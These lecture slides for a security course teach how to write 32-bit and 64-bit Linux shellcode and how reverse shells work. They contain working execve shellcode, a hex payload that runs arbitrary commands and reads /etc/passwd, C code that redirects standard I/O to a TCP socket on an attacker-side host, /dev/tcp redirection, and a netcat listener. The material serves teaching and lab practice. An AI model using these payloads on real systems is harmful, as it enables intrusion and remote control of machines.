M2 CySec - Advanced Security

(reverse) shell-code

Credits : Wenliang Du

www.handsonsecurity.net

Outline

- Challenges in writing shellcode
- Two approaches
- 32-bit and 64-bit Shellcode

Introduction

- In code injection attack: need to inject binary code
- Shellcode is a common choice
- Its goal: get a shell
  - After that, we can run arbitrary commands
- Written using assembly code

Writing a Simple Assembly Program

- Invoke exit()

```
section .text
  global _start
    _start:
      mov eax, 1
      mov ebx, 0
      int 0x80
```

- Compilation (32-bit)

```
$ nasm -f elf32 -o myexit.o myexit.s
```

- Linking to generate final binary

```
$ ld -m elf_i386 myexit.o -o myexit
```

THE BASIC IDEA

Writing Shellcode Using C

```
#include <unistd.h>
void main()
{
   char *argv[2];
   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```

int execve(const char *pathname, char *const argv[], char *const envp[]);
// executes the program referred to by pathname.
// argv is an array of pointers to strings passed to the new program as its command-line arguments.
// envp is an array of pointers to strings, which are passed as the environment of the new program

argv and argc should be NULL terminated

Getting the Binary Code

0x00 values


function calls

```
$ gcc -m32 shellcode.c
$ objdump -Mintel --disassemble a.out
000011ed <main>:
 11ed:   f3 0f 1e fb             endbr32
 11f1:   8d 4c 24 04             lea    ecx,[esp+0x4]
 ...
 1203:   e8 54 00 00 00          call   125c <__x86.get_pc_thunk.ax>
 1208:   05 cc 2d 00 00          add    eax,0x2dcc
 120d:   65 8b 1d 14 00 00 00    mov    ebx,DWORD PTR gs:0x14
 ...
 1238:   e8 63 fe ff ff          call   10a0 <execve@plt>
 ...
0000125c <__x86.get_pc_thunk.ax>:
 ...
00001260 <__libc_csu_init>:
```

Writing Shellcode Using Assembly (x86 32bits)

- Invoking execve("/bin/sh", argv, 0)
  - **eax** = 0x0b: execve() system call number
  - **ebx** = address of the command string "/bin/sh"
  - **ecx** = address of the argument array argv
  - **edx** = address of environment variables (set to 0)
- Cannot have zero in the code, why?

Shellcode in the stack - Setting ebx




Avoid 0x00 in the shell-code

```
xor   eax, eax
push eax
push "//sh"
push "/bin"
mov   ebx, esp
```

Setting ecx

```
argv[0] = address of "/bin//sh"
argv[1] = 0
```




```
push eax            ; argv[1]
push ebx            ; argv[0]
mov  ecx, esp       ; ecx
```

Setting edx

- Setting edx = 0

```
xor edx,  edx
```

Invoking execve()

- Let eax = 0x0000000b

```
xor   eax, eax      ; eax = 0x00000000
mov    al, 0x0b     ; eax = 0x0000000b
int   0x80
```

Putting Everything Together

```
xor  eax, eax
push eax            ; Use 0 to terminate the string
push "//sh"
push "/bin"
mov  ebx, esp       ; Get the string address

; Construct the argument array argv[]
push eax            ; argv[1] = 0
push ebx            ; argv[0] points "/bin//sh"
mov  ecx, esp       ; Get the address of argv[]

; For environment variable
xor  edx, edx       ; No env variables

; Invoke execve()
xor  eax, eax       ; eax = 0x00000000
mov   al, 0x0b      ; eax = 0x0000000b
int  0x80
```

Triggers an interrupt:
Switch to kernel mode and executes the 0x80 Interrupt handler (system call)

Compilation and Testing

```
$ nasm -f elf32 -o shellcode_one.o shellcode_one.s
$ ld -m elf_i386 -o shellcode_one shellcode_one.o
$ echo $$
9650   <-- the current shell’s process ID
$ ./shellcode_one
$ echo $$
12380  <-- the current shell’s process ID (a new shell)
```

GETTING RID OF ZEROS FROM SHELLCODE

How to Avoid Zeros

- Using xor
  - “mov eax, 0”: not good, it has a zero in the machine code
  - “xor eax, eax”: no zero in the machine code
- Using instruction with one-byte operand
  - How to save 0x00000099 to eax?
  - “mov eax, 0x99”: not good, 0x99 is actually 0x00000099
  - “xor eax, eax; mov al, 0x99”: al represent the last byte of eax

Using Shift Operator

- How to assign 0x0011223344 to ebx?

```
mov ebx, 0xFF112233
shl ebx, 8
shr ebx, 8
```

Pushing the "/bin/bash" String Into Stack

- Without using the // technique

```
mov  edx, "h***"
shl  edx, 24          ; shift left for 24 bits
shr  edx, 24          ; shift right for 24 bits
push edx              ; edx now contains h\0\0\0
push "/bas"
push "/bin"
mov  ebx, esp         ; Get the string address
```

ANOTHER APPROACH

Getting the Addresses of String and ARGV[]

```
_start:
    BITS 32
    jmp short two
one:
    pop ebx
```

2

Pop out the address stored by “call”

.... code omitted ...

1 This address is pushed into stack by “call”

```
two:
   call one
   db '/bin/sh*'
   db 'AAAA'
   db 'BBBB'
```

3. The data used to call execve will be located at placeholders just above ebx … [ebx+delta]

Data Preparation

```
two:
    call one
    db '/bin/sh*'
    db 'AAAA'
    db 'BBBB'
```

- Putting a zero at the end of the shell string

```
xor eax, eax
mov [ebx+7],  al
```

- Constructing the argument array

```
mov [ebx+8],  ebx
mov [ebx+12], eax    ; eax contains a zero
lea ecx, [ebx+8]     ; let ecx = ebx + 8
```

Compilation and Testing

- Error (code region cannot be modified)

```
$ nasm -f elf32 -o shellcode_two.o shellcode_two.s
$ ld -m elf_i386 -o shellcode_two shellcode_two.o
$ ./shellcode_two
Segmentation fault
```

- Make code region writable

```
$ nasm -f elf32 -o shellcode_two.o shellcode_two.s
$ ld --omagic -m elf_i386 -o shellcode_two shellcode_two.o
$ ./shellcode_two
$   <-- new shell
```

64-BIT SHELLCODE

64-Bit Shellcode (elf64)

```
_start:
  xor  rdx, rdx          ; 3rd argument
  push rdx
  mov  rax, "/bin//sh"              ①
  push rax
  mov  rdi, rsp          ; 1st argument

  push rdx               ; argv[1] = 0
  push rdi               ; argv[0] points "/bin//sh"
  mov  rsi, rsp          ; 2nd argument

  xor  rax, rax
  mov   al, 0x3b         ; execve() ②
  syscall                           ③
```

1. rax is 8 bytes long

2. 0x3b = execve call number

A Generic Shellcode (64-bit)

- Goal: execute arbitrary commands

```
/bin/bash -c "<commands>"
```

- Data region

List of commands

```
two:
  call one
  db '/bin/bash*'
  db '-c*'
  db '/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *'
  db 'AAAAAAAA'   ; Place holder for argv[0] --> "/bin/bash"
  db 'BBBBBBBB'   ; Place holder for argv[1] --> "-c"
  db 'CCCCCCCC'   ; Place holder for argv[2] --> the cmd string
  db 'DDDDDDDD'   ; Place holder for argv[3] --> NULL
```

Data Preparation (1)

```
one:
  pop rbx                         ; Get the address of the data

  ; Add zero to each of string
  xor rax, rax
  mov [rbx+9],  al                ; terminate the "/bin/bash" string
  mov [rbx+12], al                ; terminate the "-c" string
  mov [rbx+ARGV-1], al            ; terminate the cmd string
```

Data Preparation (2)

```
; Construct the argument arrays
mov [rbx+ARGV], rbx      ; argv[0] --> "/bin/bash"
lea rcx, [rbx+10]
mov [rbx+ARGV+8], rcx    ; argv[1] --> "-c"
lea rcx, [rbx+13]
mov [rbx+ARGV+16], rcx   ; argv[2] --> the cmd string
mov [rbx+ARGV+24], rax   ; argv[3] = 0

mov rdi, rbx             ; rdi --> "/bin/bash"
lea rsi, [rbx+ARGV]      ; rsi --> argv[]
xor rdx, rdx             ; rdx = 0
xor rax, rax
mov al,  0x3b
syscall
```

Machine Code

```
shellcode = (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *" ★
  # The * in this comment serves as the position marker     *
  "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"   # Placeholder for argv[2] --> the cmd string
  "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

The command you want to execute ...

Summary


- Challenges in writing shellcode
- Two approaches
- 32-bit and 64-bit Shellcode
- A generic shellcode

Reverse Shell

Overview

- File descriptor
- Standard input and output devices
- Redirecting standard input and output
- How reverse shell works

The Idea of Reverse Shell



File Descriptor

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>

void main()
{
  int fd;
  char input[20];
  memset(input, 'a', 20);

  fd = open("/tmp/xyz", O_RDWR);                    ①
  printf("File descriptor: %d\n", fd);
  write(fd, input, 20);                             ②
  close(fd);
}
```


Execution Result

```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz
$ a.out
File descriptor: 3
$ more /tmp/xyz
aaaaaaaaaaaaaaaaaaaa
```

File Descriptor Table

File Descriptor Table

Index	Pointer
0	Standard Input
1	Standard Output
2	Standard Error
3	/tmp/xyz



Standard I/O Devices

```
#include <unistd.h>
#include <string.h>

void main()
{
  char input[100];
  memset(input, 0, 100);

  read (0, input, 100);
  write(1, input, 100);
}
```

Execution Result

```
$ a.out
hello world      ← Typed by the user
hello world      ← Printed by the program
```

Redirection

An example

```
$ echo "hello world"
hello world
$ echo "hello world" > /tmp/xyz
$ more /tmp/xyz
hello world
```

Redirecting to file

```
$ cat
hello               ← Typed by the user
hello               ← Printed by the cat program

$ cat < /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Redirecting to file descriptor

```
$ exec 3</etc/passwd
$ cat <&3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```


How Is Redirection Implemented?

```
int dup2(int oldfd, int newfd);
```

Creates a copy of the file descriptor `oldfp`, and then assign `newfd` as the new file descriptor.

```
void main()
{
  int fd0, fd1;
  char input[100];
  fd0 = open("/tmp/input",  O_RDONLY);
  fd1 = open("/tmp/output", O_RDWR);
  printf("File descriptors: %d, %d\n", fd0, fd1);
  dup2(fd0, 0);                        ①
  dup2(fd1, 1);                        ②
  scanf("%s",  input);                 ③
  printf("%s\n", input);               ④
  close(fd0); close(fd1);
}
```

The Change of File Descriptor Table



Redirecting Output to TCP Connections

```
void main()
{
   struct sockaddr_in server;

   // Create a TCP socket
   int sockfd= socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

   // Fill in the destination information (IP, port #, and family)
   memset (&server, '\0', sizeof(struct sockaddr_in));
   server.sin_family = AF_INET;
   server.sin_addr.s_addr = inet_addr("10.0.2.5");
   server.sin_port    = htons (8080);

   // Connect to the destination
   connect(sockfd, (struct sockaddr*) &server,
           sizeof(struct sockaddr_in));                  ①

   // Send data via the TCP connection
   char *data = "Hello World!";
   // write(sockfd, data, strlen(data));                 ②
   dup2(sockfd, 1);                                      ③
   printf("%s\n", data);                                 ④
}
```

1. create a TCP connection

3. redirect standart output

Redirecting Input to TCP Connections

```
... (the code to create TCP connection is omitted) ...

// Read data from the TCP connection
char data[100];
// read(sockfd, data, 100);
dup2(sockfd, 0);                ①
scanf("%s", data);              ②
printf("%s\n", data);
```

1. Redirect standart input

2. Read data from the TCP connection

Redirecting to TCP from Shell

Redirecting Input

```
$ cat < /dev/tcp/time.nist.gov/13

58386 18-09-25 01:05:05 50 0 0 553.2 UTC(NIST) *
```

Redirecting Output

```
$ cat > /dev/tcp/10.0.2.5/8080
```


Running a TCP server on 10.0.2.5

```
$ nc –l 9090
```

Note

- /dev/tcp is not a real folder: it dos not exist
- It is a built-in virtual file/folder for bash only
- Redirection to /dev/tcp/… can only be done inside bash

Reverse Shell Overview



Redirecting Standard Output

On Attacker Machine (10.0.2.70)

```
Attacker:$ nc -lv 9090
```

